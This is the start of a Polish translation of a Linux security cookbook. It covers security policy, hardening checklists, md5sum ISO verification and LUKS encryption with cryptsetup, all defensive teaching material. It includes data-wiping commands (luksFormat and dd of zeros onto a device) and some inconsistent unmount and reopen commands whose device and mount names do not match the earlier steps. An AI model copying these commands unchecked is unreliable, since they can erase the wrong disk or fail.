Wydanie II

Helion

Bezpieczeństwo systemu Linux w praktyce

Receptury

Packt›

Tajinder Kalsi

Tytuł oryginału: Practical Linux Security Cookbook - Second Edition

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-5501-9

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/bezli2
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

ROZDZIAŁ 1

Problemy bezpieczeństwa w systemie Linux

Komputer działający pod kontrolą systemu Linux jest tak bezpieczny, jak go skonfiguruje jego administrator. Po zainstalowaniu wybranej dystrybucji systemu Linux i usunięciu wszystkich niepotrzebnych pakietów pozostałych po instalacji możemy rozpocząć pracę nad zapewnieniem bezpieczeństwa systemu, odpowiednio konfigurując zainstalowane oprogramowanie i usługi.

W tym rozdziale omówione zostaną następujące zagadnienia:

- Konfigurowanie zabezpieczeń serwerów.
- Polityka bezpieczeństwa — bezpieczeństwo serwera.
- Definiowanie listy kontrolnej bezpieczeństwa.
- Brak planu tworzenia kopii zapasowych.

Znajdziesz tutaj następujące porady:

- Sprawdzanie integralności nośnika instalacyjnego za pomocą funkcji skrótu.
- Szyfrowanie dysków z użyciem mechanizmu LUKS (ang. *Linux Unified Key Setup*).
- Zastosowanie pliku *sudoers* — konfiguracja dostępu do polecenia `sudo`.
- Skanowanie hostów za pomocą programu Nmap.
- Zdobywanie uprawnień użytkownika *root* w podatnym na ataki systemie Linux.
- Brak planu tworzenia kopii zapasowych.

Polityka bezpieczeństwa

Polityka bezpieczeństwa to dokument określający zasady, metody, narzędzia i praktyki, których należy używać i przestrzegać w celu zapewnienia bezpieczeństwa środowiska komputerowego danej firmy czy organizacji. Dodatkowo w polityce bezpieczeństwa określony jest sposób, w jaki organizacja powinna zarządzać wrażliwymi danymi, chronić je i przetwarzać.

Opracowanie polityki bezpieczeństwa

Tworząc politykę bezpieczeństwa, należy pamiętać, że powinna ona być prosta i zrozumiała dla wszystkich użytkowników. Celem tej polityki powinna być ochrona danych przy jednoczesnym zachowaniu prywatności użytkowników.

Polityka bezpieczeństwa powinna brać pod uwagę następujące zagadnienia:

- dostępność systemu,
- uprawnienia do instalacji oprogramowania w systemie,
- uprawnienia dostępu do danych,
- przywracanie normalnego działania po awarii.

Zgodnie z regułami polityki bezpieczeństwa użytkownik powinien korzystać tylko z tych usług, na korzystanie z których otrzymał pozwolenie. Wszystko, co nie jest dozwolone, powinno być wyraźnie określone w tej polityce. Przyjrzyjmy się zatem kilku powszechnym mitom na temat bezpieczeństwa systemu Linux.

Mity związane z bezpieczeństwem systemu Linux

Planując wykorzystanie systemów opartych na Linuksie w swojej firmie, wielu użytkowników może nieco podświadomie odczuwać pewien niepokój. Może to być spowodowane fałszywymi pogłoskami na temat bezpieczeństwa systemu Linux powodującymi, że często nieświadomie stajemy się ofiarami różnych powszechnie pokutujących mitów.

Mit — ponieważ Linux jest systemem typu open source, uważa się, że nie zapewnia odpowiedniego bezpieczeństwa

Linux, będący wolnym i otwartym systemem operacyjnym, posiada wiele niezaprzeczalnych zalet. Zawdzięcza to dużej społeczności mocno zaangażowanych programistów, którzy stale kontrolują kod źródłowy pod kątem wszelkich możliwych zagrożeń bezpieczeństwa; deweloperzy systemu mogą zapewnić szybkie wsparcie i naprawić każdy potencjalny problem związany z bezpieczeństwem. Aktualizacje i poprawki zabezpieczeń są niemal natychmiast po opracowaniu udostępniane użytkownikom do testowania, dzięki czemu droga do ich zainstalowania nie jest tak długa i wyboista, jak to często bywa w innych systemach z rodziny UNIX.

Ze względu na ogromną, ogólnoświatową społeczność użytkowników bezpieczeństwo Linuksa jest testowane w wielu różnych środowiskach komputerowych, co czyni go jednym z najbardziej stabilnych i bezpiecznych systemów operacyjnych. To, że kod systemu Linux jest dostępny dla programistów na całym świecie, przyczynia się do uzyskania lepszego poziomu zabezpieczeń, zwłaszcza w zakresie przypisywania i kontrolowania uprawnień użytkowników. Sposób, w jaki działa ten mechanizm, także jest pochodną otwartego i dostępnego dla wszystkich kodu źródłowego systemu.

Mit — Linux jest systemem tylko dla ekspertów i tylko oni wiedzą, jak skonfigurować go pod względem bezpieczeństwa

Przyjęcie założenia, że Linux jest systemem tylko dla ekspertów, którzy wiedzą, jak radzić sobie z wirusami i atakami hakerów, jest poważnym błędem. Linux stał się jednym z najbardziej przyjaznych systemów operacyjnych, z którego mogą korzystać wszyscy użytkownicy — zarówno początkujący, jak i eksperci.

Linux jest bezpieczny dzięki swojej solidnej architekturze. Zwykli użytkownicy tego systemu posiadają konta o relatywnie niskich uprawnieniach, które nie mają przywilejów użytkownika *root*.

Mit — Linux jest systemem wolnym od wirusów

Nawet jeżeli Linux zostanie narażony na niebezpieczeństwo, to ze względu na jego solidną i stabilną architekturę wirusy zazwyczaj nie będą miały dostępu do systemu na poziomie użytkownika *root* i tym samym nie będą w stanie spowodować żadnych większych uszkodzeń systemu.

Na serwerach działających pod kontrolą systemu Linux wdrażanych jest zazwyczaj kilka poziomów zabezpieczeń. Serwery są również częściej aktualizowane, co także pomaga zabezpieczyć je przed wirusami i atakami hakerów.

Nie zmienia to jednak w niczym faktu, że istnieje wiele wirusów przygotowanych do atakowania systemu Linux, zatem z całą pewnością nie można powiedzieć, że Linux jest całkowicie wolny od wirusów. Warto jednak zauważyć, że większość złośliwego oprogramowania działającego na tej platformie to wirusy o charakterze niezbyt destrukcyjnym.

Konfigurowanie zabezpieczeń serwerów

Po zainstalowaniu serwera linuksowego kolejnym krokiem powinno być wdrożenie i skonfigurowanie odpowiednich mechanizmów zabezpieczeń, tak aby zminimalizować ryzyko związane z atakami hakerów oraz infekcjami złośliwym oprogramowaniem. Główną przyczyną udanych ataków na serwery linuksowe są niewłaściwie wdrożone zabezpieczenia lub pozostawione luki. Podczas konfigurowania serwera należy postępować zgodnie z wytycznymi polityki bezpieczeństwa firmy, tak aby stworzyć solidne środowisko, które będzie odporne na ataki.

Jak to zrobić…

W kolejnych sekcjach omówimy najważniejsze zagadnienia związane z konfigurowaniem serwerów.

Zarządzanie kontami użytkowników

Aby bezpiecznie skonfigurować konta użytkowników, postępuj zgodnie z poniższymi zasadami:

1. Podczas instalacji serwera linuksowego pierwszym kontem tworzonym domyślnie jest zawsze konto użytkownika *root*. Konto tego użytkownika powinno być używane tylko do wstępnej konfiguracji serwera.
2. Po zakończeniu wstępnej konfiguracji konto użytkownika *root* powinno zostać wyłączone za pośrednictwem sesji SSH. Takie rozwiązanie znacząco utrudni potencjalnemu napastnikowi dostęp do Twojej maszyny z systemem Linux.
3. Następnie należy utworzyć dodatkowe konto użytkownika, który po zalogowaniu będzie miał uprawnienia do zarządzania systemem. Taki użytkownik może mieć uprawnienia do korzystania z polecenia `sudo`, jeżeli konieczne będzie wykonywanie czynności administracyjnych.

Zasady tworzenia haseł

Aby utworzyć bezpieczne hasła, postępuj zgodnie z poniższymi zasadami:

1. Tworząc konta użytkowników, upewnij się, że używasz silnych haseł. Jeżeli jest to możliwe, powinieneś wymusić długość hasła na poziomie od 12 do 14 znaków.
2. Jeżeli to możliwe, wygeneruj hasła losowo tak, aby zawierały małe i wielkie litery, cyfry oraz symbole (znaki specjalne).
3. Unikaj kombinacji haseł, które można łatwo odgadnąć, takich jak hasła słownikowe, wzory klawiaturowe, hasła zawierające nazwy kont użytkowników, numery identyfikacyjne, daty urodzin, imienin.
4. Unikaj używania tego samego hasła dwukrotnie.

Zasady konfiguracji

Aby bezpiecznie skonfigurować zabezpieczenia serwera, respektuj poniższe zasady:

1. System operacyjny działający na serwerze powinien być skonfigurowany zgodnie z dobrymi praktykami oraz wytycznymi zatwierdzonymi przez dział IT Twojej firmy lub organizacji.
2. Każda usługa lub aplikacja, która nie jest używana, powinna być wyłączona lub zablokowana (o ile to możliwe).
3. Każdy dostęp do usług i aplikacji na serwerze powinien być monitorowany i rejestrowany. Logi aktywności powinny być odpowiednio chronione za pomocą metod kontroli dostępu. Więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 3. „Bezpieczeństwo lokalnego systemu plików”.

4. System powinien być często aktualizowany, a wszelkie poprawki bezpieczeństwa publikowane przez dostawców oprogramowania powinny być instalowane na bieżąco, tak szybko, jak to tylko możliwe.
5. Staraj się w jak największym stopniu unikać korzystania z konta użytkownika *root*. Pamiętaj, że w praktyce najlepiej stosować regułę najmniejszych niezbędnych uprawnień.
6. Wszelkiego rodzaju uprzywilejowany dostęp powinien być realizowany poprzez bezpieczne połączenie SSH (o ile to możliwe).
7. Dostęp do serwera powinien odbywać się w kontrolowanym i monitorowanym środowisku.

Zasady monitorowania

1. Wszystkie działania związane z bezpieczeństwem systemów serwerowych powinny być rejestrowane, a raporty z audytu powinny być przechowywane w następujący sposób:
   - Wszystkie dzienniki związane z bezpieczeństwem powinny być przechowywane i dostępne online przez miesiąc.
   - Dzienne kopie zapasowe, jak również cotygodniowe kopie zapasowe powinny być przechowywane przez miesiąc.
   - Miesięczne, pełne kopie zapasowe powinny być przechowywane przez co najmniej dwa lata.
2. Wszelkie zdarzenia związane z zagrożeniami bezpieczeństwa powinny być zgłaszane do odpowiedniego zespołu reagowania na incydenty wyznaczonego w dziale IT.
3. Poniżej przedstawiono kilka przykładów zdarzeń związanych z bezpieczeństwem:
   - ataki powiązane ze skanowaniem portów,
   - próby nieautoryzowanego dostępu do uprzywilejowanych kont użytkowników,
   - nietypowe zdarzenia spowodowane przez aplikację działającą na serwerze.

Jak to działa…

Przestrzeganie zasad przedstawionych powyżej może ułatwić przygotowanie podstawowej konfiguracji serwera wewnętrznego, który jest własnością danej organizacji lub jest przez nią zarządzany. Skuteczne wdrożenie opisanych reguł pozwala na zminimalizowanie ryzyka nieautoryzowanego dostępu do poufnych i wrażliwych informacji przechowywanych i przetwarzanych na serwerze.

Polityka bezpieczeństwa — bezpieczeństwo serwera

Główną przyczyną udanych ataków na serwery Linuksa są niepoprawnie wdrożone mechanizmy bezpieczeństwa lub podatność na ataki i luki w zabezpieczeniach. Podczas konfigurowania serwera należy zawsze brać pod uwagę wytyczne polityki bezpieczeństwa, dobre praktyki i rekomendacje ekspertów.

Jak to zrobić…

Oto kilka najważniejszych zasad konfiguracji bezpiecznego serwera:

Zasady ogólne

Konfigurując serwer, warto wziąć pod uwagę następujące sprawy:

1. Zarządzanie wszystkimi wewnętrznymi serwerami w organizacji powinno należeć do obowiązków wyspecjalizowanego zespołu, który powinien również czuwać nad wszelkimi kwestiami zgodności z procedurami bezpieczeństwa IT. W razie wystąpienia jakichkolwiek problemów związanych ze zgodnością zespół taki powinien natychmiast dokonać przeglądu istniejących procedur i wdrożyć zaktualizowaną politykę bezpieczeństwa.
2. Rejestrując serwery wewnętrzne w bazie zasobów komputerowych środowiska, należy podawać szczegółowe dane, tak aby można było zidentyfikować konkretne urządzenie na podstawie takich informacji jak:
   - lokalizacja serwera,
   - wersja systemu operacyjnego i konfiguracja sprzętowa,
   - usługi i aplikacje działające na serwerze.
3. Wszelkie dane o serwerach i innych urządzeniach zamieszczane i przechowywane w bazach zasobów komputerowych środowiska powinny być aktualizowane na bieżąco.

Zasady konfiguracji

Aby bezpiecznie skonfigurować zabezpieczenia serwera, postępuj zgodnie z poniższymi zasadami:

1. System operacyjny działający na serwerze powinien być skonfigurowany zgodnie z dobrymi praktykami oraz wytycznymi zatwierdzonymi przez dział IT Twojej firmy lub organizacji.
2. Każda usługa lub aplikacja, która nie jest używana, powinna być wyłączona lub zablokowana (o ile to możliwe).
3. Każdy dostęp do usług i aplikacji na serwerze powinien być monitorowany i rejestrowany. Logi aktywności powinny być odpowiednio chronione za pomocą metod kontroli dostępu. Więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 3. „Bezpieczeństwo lokalnego systemu plików”.

4. System powinien być często aktualizowany, a wszelkie poprawki bezpieczeństwa publikowane przez dostawców oprogramowania powinny być instalowane na bieżąco, tak szybko, jak to tylko możliwe.
5. Staraj się w jak największym stopniu unikać korzystania z konta użytkownika *root*. Pamiętaj, że w praktyce najlepiej stosować regułę najmniejszych niezbędnych uprawnień.
6. Wszelkiego rodzaju uprzywilejowany dostęp powinien być realizowany poprzez bezpieczne połączenie SSH (o ile to możliwe).
7. Dostęp do serwera powinien odbywać się w kontrolowanym i monitorowanym środowisku.

Zasady monitorowania

Poniżej przedstawiono kilka podstawowych zasad bezpiecznego monitorowania działania serwera:

1. Wszystkie działania związane z bezpieczeństwem systemów serwerowych powinny być rejestrowane, a raporty z audytu powinny być przechowywane w następujący sposób:
   - Wszystkie dzienniki związane z bezpieczeństwem powinny być przechowywane i dostępne online przez miesiąc.
   - Dzienne kopie zapasowe, jak również cotygodniowe kopie zapasowe powinny być przechowywane przez miesiąc.
   - Miesięczne, pełne kopie zapasowe powinny być przechowywane przez co najmniej dwa lata.
2. Wszelkie zdarzenia związane z zagrożeniami bezpieczeństwa powinny być zgłaszane do odpowiedniego zespołu reagowania na incydenty wyznaczonego w dziale IT.
3. Poniżej przedstawiamy kilka przykładów zdarzeń związanych z bezpieczeństwem:
   - ataki powiązane ze skanowaniem portów,
   - próby nieautoryzowanego dostępu do uprzywilejowanych kont użytkowników,
   - nietypowe zdarzenia spowodowane przez aplikację działającą na serwerze.

Jak to działa…

Przestrzeganie powyższych zasad może ułatwić przygotowanie podstawowej konfiguracji serwera wewnętrznego, który jest własnością danej organizacji lub jest przez nią zarządzany. Skuteczne wdrożenie opisanych reguł pozwala na zminimalizowanie ryzyka nieautoryzowanego dostępu do poufnych i wrażliwych informacji przechowywanych i przetwarzanych na serwerze.

Definiowanie listy kontrolnej bezpieczeństwa

Zabezpieczanie serwera linuksowego rozpoczyna się od przeprowadzenia procesu utwardzania systemu, co wymaga zdefiniowania listy kontrolnej bezpieczeństwa systemu, która pozwala na potwierdzenie, że odpowiednie mechanizmy zabezpieczeń zostały poprawnie wdrożone.

Jak to zrobić…

Oto przykłady prostych list kontrolnych bezpieczeństwa serwera linuksowego:

Instalowanie

Przygotowując listę kontrolną bezpieczeństwa systemu, warto wziąć pod uwagę m.in. następujące rzeczy:

- Integralność nośników instalacyjnych, takich jak dyski CD-ROM/DVD czy obrazy ISO, powinna być zweryfikowana przy użyciu sumy kontrolnej.
- Przy pierwszej instalacji systemu należy użyć minimalnej konfiguracji niezbędnej do działania serwera.
- Dobrą praktyką jest tworzenie oddzielnych systemów plików dla katalogów */home* i */tmp*.
- Dobrą praktyką jest instalowanie na serwerze tylko minimalnej ilości oprogramowania niezbędnego do poprawnego działania serwera, co pozwala na zminimalizowanie ryzyka istnienia podatności na ataki czy luk w zabezpieczeniach.
- Jądro systemu Linux i oprogramowanie instalowane na serwerze powinno być zaktualizowane do najnowszych dostępnych wersji.

Uruchamianie oraz dyski

Przygotowując listę kontrolną bezpieczeństwa systemu, warto wziąć pod uwagę m.in. następujące rzeczy:

- Partycje dysków powinny zostać zaszyfrowane przy użyciu takich metod jak LUKS (ang. *Linux Unified Key Setup*).
- Dostęp do BIOS-u powinien zostać zabezpieczony za pomocą odpowiednio skonfigurowanego hasła.
- Liczba urządzeń, z których można uruchomić system, powinna zostać ograniczona do niezbędnego minimum (np. tylko dysk twardy).
- Dostęp do programu ładującego działającego w trybie jednego użytkownika (ang. *single user mode*) powinien być zabezpieczony za pomocą hasła.

Sieć i usługi

Przygotowując listę kontrolną bezpieczeństwa systemu, weź pod uwagę m.in. następujące rzeczy:

- Sprawdź usługi działające na serwerze, przeprowadzając skanowanie otwartych portów sieciowych.
- Użyj zapory sieciowej, takiej jak `iptables/nftables`, aby ograniczyć dostęp do usług w zależności od potrzeb.
- Szyfruj wszystkie dane przesyłane przez sieć.
- Unikaj korzystania z usług takich jak FTP, Telnet i Rlogin/Rsh.
- Wyłącz wszystkie niepotrzebne usługi.
- Korzystaj ze scentralizowanej usługi uwierzytelniania.

Wykrywanie włamań i ataki DoS

Przygotowując listę kontrolną bezpieczeństwa systemu, weź pod uwagę m.in. następujące rzeczy:

- Ważne pliki powinny być na bieżąco monitorowane przy użyciu narzędzi do sprawdzania integralności plików, takich jak AIDE, Samhain czy AFICK.
- Używaj programu antywirusowego, takiego jak ClamAV, aby chronić system przed złośliwymi skryptami.
- Skonfiguruj usługę logowania tak, aby dzienniki zdarzeń systemowych były zapisywane i przechowywane na zdalnym komputerze, co zabezpieczy je przed usunięciem oraz ułatwi wykrywanie i analizę incydentów bezpieczeństwa oraz archiwizację dzienników zdarzeń.
- Używaj narzędzi pozwalających na zapobieganie atakom siłowym na mechanizmy uwierzytelniania użytkowników.

Audyt i dostępność systemu

Przygotowując listę kontrolną bezpieczeństwa systemu, weź pod uwagę m.in. następujące rzeczy:

- Częste przeglądanie dzienników zdarzeń pozwala na szybkie wykrywanie i monitorowanie podejrzanych aktywności użytkowników.
- Skonfiguruj usługę `auditd`, która pozwala na audyt zmian przeprowadzanych w systemie.
- Sprawdź, czy kopie zapasowe systemu i danych są tworzone zgodnie z planem, oraz upewnij się, że z wykonanej kopii zapasowej rzeczywiście można przywrócić dane.

Jak to działa…

Odpowiednie przygotowanie i wdrożenie list kontrolnych bezpieczeństwa minimalizuje ryzyko związane z zagrożeniami serwerów linuksowych i pomaga chronić Twoje dane przed atakami hakerów.

Sprawdzanie integralności nośnika instalacyjnego za pomocą funkcji skrótu

Za każdym razem, gdy pobierasz plik obrazu ISO dowolnej dystrybucji systemu Linux, powinien on być sprawdzany pod kątem poprawności i bezpieczeństwa. Można to zrobić poprzez wygenerowanie skrótu MD5 pobranego pliku obrazu, a następnie porównanie go z oryginalną wartością skrótu publikowaną przez organizację dostarczającą plik obrazu.

Takie rozwiązanie pozwala na sprawdzenie integralności pobranego pliku. Jeżeli oryginalny plik został sfałszowany lub w jakikolwiek inny sposób zmodyfikowany, możemy to wykryć za pomocą porównania wartości skrótów MD5. Im większy rozmiar pliku, tym potencjalnie większe możliwości wprowadzenia w nim złośliwych zmian. W przypadku bardzo ważnych plików, takich jak obrazy instalacyjne systemu operacyjnego, powinieneś zawsze sprawdzać integralność plików, obliczając wartość skrótu pobranego pliku i porównując z wartością opublikowaną przez autora.

Przygotuj się

Polecenie `md5sum` jest domyślnie dostępne w większości dystrybucji systemu Linux, więc nie musisz go osobno instalować.

Jak to zrobić…

Wykonaj następujące czynności:

1. Otwórz okno terminala i przejdź do katalogu zawierającego pobrany plik ISO.

> Ponieważ w systemie Linux wielkość liter ma znaczenie, upewnij się, że poprawnie wpisałeś nazwę folderu. Na przykład *Pobrane* i *pobrane* to z punktu widzenia systemu Linux dwa różne katalogi.

2. Po przejściu do katalogu z obrazem ISO wykonaj następujące polecenie:

```
md5sum ubuntu-filename.iso
```

   Polecenie `md5sum` wyświetli obliczoną wartość skrótu MD5 w jednym wierszu z nazwą pliku, tak jak to zostało pokazane poniżej:

```
8044d756b7f00b695ab8dce07dce43e5 ubuntu-filename.iso
```

   Teraz można porównać obliczoną wartość skrótu MD5 z wartością podaną na stronie UbuntuHashes (*https://help.ubuntu.com/community/UbuntuHashes*). Po otwarciu strony UbuntuHashes wystarczy skopiować wcześniej obliczoną wartość skrótu i wkleić w polu wyszukiwania na stronie.

Jak to działa…

Jeżeli obliczona wartość skrótu i wartość podana na stronie UbuntuHashes są identyczne, wówczas mamy pewność, że pobrany plik nie jest uszkodzony. W przypadku gdy wartości skrótów nie pasują do siebie, istnieje możliwość, że plik został sfałszowany lub uszkodzony. W takiej sytuacji powinieneś ponownie pobrać plik. Jeżeli problem nadal występuje, powinieneś zgłosić go do administratora serwera.

Zobacz również

Jeżeli nie chcesz liczyć skrótów z poziomu konsoli, możesz skorzystać z jednego z wielu programów wyposażonych w graficzny interfejs użytkownika.

Czasami obliczanie wartości skrótów bezpośrednio z poziomu wiersza poleceń może być niewygodne albo po prostu niepraktyczne. Aby obliczyć taki skrót, musisz znać dokładną nazwę pobranego pliku, a także nazwę folderu, w którym został zapisany, co na dłuższą metę może być nieco uciążliwe.

Rozwiązaniem może być bardzo małe i proste narzędzie o nazwie **GtkHash**, które zostało wyposażone w wygodny interfejs GUI (ang. *Graphic User Interface*). Program można pobrać ze strony *http://gtkhash.sourceforge.net/* albo zainstalować za pomocą następującego polecenia:

```
sudo apt-get install gtkhash
```

Szyfrowanie dysków z użyciem mechanizmu LUKS

W wielu firmach, organizacjach i urzędach państwowych do zabezpieczania wrażliwych i poufnych informacji, takich jak dane osobowe pracowników i klientów, ważne pliki, projekty, stosuje się szyfrowanie dysków. W systemie Linux dostępnych jest wiele mechanizmów kryptograficznych, które mogą być używane do ochrony danych na urządzeniach fizycznych, takich jak dyski twarde czy nośniki wymienne. Jednym z takich rozwiązań jest szyfrowanie dysków z użyciem **mechanizmu LUKS** (ang. *Linux Unified Key Setup*), który pozwala na szyfrowanie całych partycji systemu Linux.

Kilka najważniejszych cech mechanizmu LUKS:

- Pozwala na szyfrowanie całych urządzeń blokowych; LUKS doskonale nadaje się do ochrony danych na nośnikach wymiennych lub dyskach laptopów.
- Wykorzystuje sterownik device-mapper z jądra systemu Linux.
- Może wymuszać stosowanie silnych haseł, co pomaga chronić system przed atakami słownikowymi.

Przygotuj się

Aby opisany poniżej proces zadziałał poprawnie, podczas instalacji systemu Linux powinieneś utworzyć oddzielną partycję, która zostanie zaszyfrowana za pomocą mechanizmu LUKS.

> Konfiguracja szyfrowania mechanizmu LUKS przy użyciu kroków podanych poniżej spowoduje usunięcie wszystkich danych z szyfrowanej partycji. Z tego powodu przed rozpoczęciem korzystania z LUKS-a, upewnij się, że posiadasz kopię zapasową szyfrowanej partycji zapisaną na dysku zewnętrznym.

Jak to zrobić…

Przygodę z szyfrowaniem zaczniemy od ręcznego zaszyfrowania wybranych katalogów. Aby to zrobić, powinieneś wykonać następujące kroki:

1. Zainstaluj pakiet `cryptsetup` za pomocą polecenia pokazanego poniżej. Cryptsetup jest narzędziem używanym do tworzenia zaszyfrowanych systemów plików:

```
apt-get install cryptsetup
```

   Wyniki wykonania tego polecenia zostały pokazane na rysunku poniżej:

```
root@dev:~# apt-get install cryptsetup
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  busybox
The following NEW packages will be installed:
  cryptsetup
0 upgraded, 1 newly installed, 0 to remove and 384 not upgraded.
Need to get 79.1 kB of archives.
After this operation, 315 kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
  cryptsetup
Install these packages without verification [y/N]? 
```

2. Zaszyfruj partycję */dev/sdb1*, która w naszym przykładzie jest urządzeniem przenośnym. Aby zaszyfrować całą partycję, wpisz następujące polecenie:

```
cryptsetup -y -v luksFormat /dev/sdb1
```

   Oto wynik działania tego polecenia:

```
root@dev:~# cryptsetup -y -v luksFormat /dev/sdb1

WARNING!
========
This will overwrite data on /dev/sdb1 irrevocably.

Are you sure? (Type uppercase yes): YES
Enter LUKS passphrase:
Verify passphrase:
Command successful.
root@dev:~# 
```

Wykonanie tego polecenia powoduje zainicjowanie partycji oraz ustawienie hasła. Upewnij się, że będziesz pamiętał ustawione hasło.

3. Teraz otwórz nowo utworzone, zaszyfrowane urządzenie, tworząc odpowiednie mapowanie:

```
root@dev:~# cryptsetup luksOpen /dev/sdb1 backup2
Enter passphrase for /dev/sdb1:
root@dev:~#
```

4. Sprawdź, czy zmapowane urządzenie jest dostępne:

```
ls -l /dev/mapper/backup2
```

Wyniki działania tego polecenia jest taki:

```
root@dev:~# ls -l /dev/mapper/backup2
lrwxrwxrwx 1 root root 7 Apr 22 05:31 /dev/mapper/backup2 -> ../dm-0
root@dev:~#
```

5. Sprawdź status zmapowanego urządzenia, wykonując następujące polecenie:

```
root@dev:~# cryptsetup -v status backup2
/dev/mapper/backup2 is active.
  type:    LUKS1
  cipher:  aes-cbc-essiv:sha256
  keysize: 256 bits
  device:  /dev/sdb1
  offset:  4096 sectors
  size:    31291392 sectors
  mode:    read/write
Command successful.
root@dev:~#
```

6. Wyświetl nagłówek LUKS-a. Aby to zrobić, wykonaj następujące polecenie:

```
root@dev:~# cryptsetup luksDump /dev/sdb1
LUKS header information for /dev/sdb1

Version:        1
Cipher name:    aes
Cipher mode:    cbc-essiv:sha256
Hash spec:      sha1
Payload offset: 4096
MK bits:        256
MK digest:      a7 9a c2 e3 59 b9 a4 e5 9d 18 92 2c cb 53 06 7a e6 4c c0 82
MK salt:        03 bb cc d2 a4 63 d9 9e 96 c3 09 41 14 6d 6a 17
                86 14 92 63 46 2f b0 25 d4 18 9a fe 4d e1 86 49
MK iterations:  36000
UUID:           5327ef7e-511b-4174-9550-1a94849acbdc

Key Slot 0: ENABLED
        Iterations:             144037
        Salt:                   65 cf 30 d3 4f e1 cc e2 7b 99 a8 f8 7b 1d aa 0c
                                86 38 f3 17 f4 56 19 b8 85 04 ea 0c b0 86 b5 03
        Key material offset:    8
        AF stripes:             4000
Key Slot 1: DISABLED
Key Slot 2: DISABLED
Key Slot 3: DISABLED
Key Slot 4: DISABLED
Key Slot 5: DISABLED
Key Slot 6: DISABLED
Key Slot 7: DISABLED
```

7. Następnie zapisz całe dostępne miejsce na urządzeniu */dev/mapper/backup2* zerami. Możesz to zrobić przy użyciu następującego polecenia:

```
root@dev:~# pv -tpreb /dev/zero | dd of=/dev/mapper/backup2 bs=128M
dd: writing `/dev/mapper/backup2': No space left on device                    ]
14.9GB 0:51:57 [ 4.9MB/s] [                <=>                               ]
0+122233 records in
0+122232 records out
16021192704 bytes (16 GB) copied, 3125.13 s, 5.1 MB/s
root@dev:~#
```

Ponieważ wykonanie polecenia `dd` może zająć wiele godzin, używamy tutaj polecenia `pv` do monitorowania postępów działania.

8. Teraz utwórz system plików:

```
mkfs.ext4 /dev/mapper/backup2
```

Wyniki działania tego polecenia pokazano poniżej:

```
root@dev:~# mkfs.ext4 /dev/mapper/backup2
mke2fs 1.42 (29-Nov-2011)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
979200 inodes, 3911424 blocks
195571 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=4005560320
120 block groups
32768 blocks per group, 32768 fragments per group
8160 inodes per group
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
```

9. Następnie zamontuj nowy system plików i upewnij się, że jest dostępny:

```
root@dev:~# mkdir /luksbackup
root@dev:~# mount /dev/mapper/backup2 /luksbackup/
root@dev:~# df -H
Filesystem           Size  Used Avail Use% Mounted on
/dev/sda1            7.8G  2.6G  4.9G  35% /
udev                 251M  4.1k  251M   1% /dev
tmpfs                104M  775k  103M   1% /run
none                 5.3M     0  5.3M   0% /run/lock
none                 260M  205k  259M   1% /run/shm
/dev/mapper/backup2   16G   40M   15G   1% /luksbackup
```

```
root@dev:~# cd /luksbackup/
root@dev:/luksbackup# ls -l
total 16
drwx------ 2 root root 16384 Apr 22 07:12 lost+found
root@dev:/luksbackup#
```

Gratulacje! Udało Ci się utworzyć zaszyfrowaną partycję. Teraz możesz bezpiecznie przechowywać na niej wszystkie swoje dane, nawet jeżeli komputer jest wyłączony.

Co dalej?

Wykonaj następujące polecenia, aby odmontować zaszyfrowaną partycję i zabezpieczyć na niej dane:

```
umount /backup2
cryptsetup luksClose backup
```

Aby ponownie zamontować zaszyfrowaną partycję, należy wykonać następujące polecenia:

```
cryptsetup luksOpen /dev/xvdc backup2
mount /dev/mapper/backup2 /backup2
df -H
mount
```

```
root@dev:/# cryptsetup luksOpen /dev/sdb1 backup2
Enter passphrase for /dev/sdb1:
root@dev:/# mount /dev/mapper/backup2 /luksbackup/
root@dev:/# df -H
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda1             7.8G  2.6G  4.9G  35% /
udev                  251M  4.1k  251M   1% /dev
tmpfs                 104M  775k  103M   1% /run
none                  5.3M     0  5.3M   0% /run/lock
none                  260M  205k  259M   1% /run/shm
/dev/mapper/backup2    16G   40M   15G   1% /luksbackup
root@dev:/# mount
/dev/sda1 on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
udev on /dev type devtmpfs (rw,mode=0755)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
tmpfs on /run type tmpfs (rw,noexec,nosuid,size=10%,mode=0755)
none on /run/lock type tmpfs (rw,noexec,nosuid,nodev,size=5242880)
none on /run/shm type tmpfs (rw,nosuid,nodev)
gvfs-fuse-daenon on /home/tajinder/.gvfs type fuse.gvfs-fuse-daemon (rw,nosuid,n
odev,user=tajinder)
/dev/mapper/backup2 on /luksbackup type ext4 (rw)
```

Zastosowanie pliku sudoers — konfiguracja dostępu do polecenia sudo

Plik *sudoers* to bardzo użyteczny mechanizm systemu Linux, pozwalający administratorowi systemu na przyznanie zwiększonych uprawnień zaufanemu, regularnemu użytkownikowi, jednak bez konieczności faktycznego dzielenia się hasłem użytkownika *root*. Zamiast tego administrator musi po prostu dodać nazwę konta zwykłego użytkownika do listy *sudoers*.

Po dodaniu użytkownika do listy *sudoers* może on wykonać każde polecenie administracyjne, poprzedzając je komendą `sudo`. Następnie użytkownik zostaje poproszony o podanie własnego hasła. Po wpisaniu poprawnego hasła polecenie administracyjne zostaje wykonane w taki sam sposób jak przez użytkownika *root*.

Przygotuj się

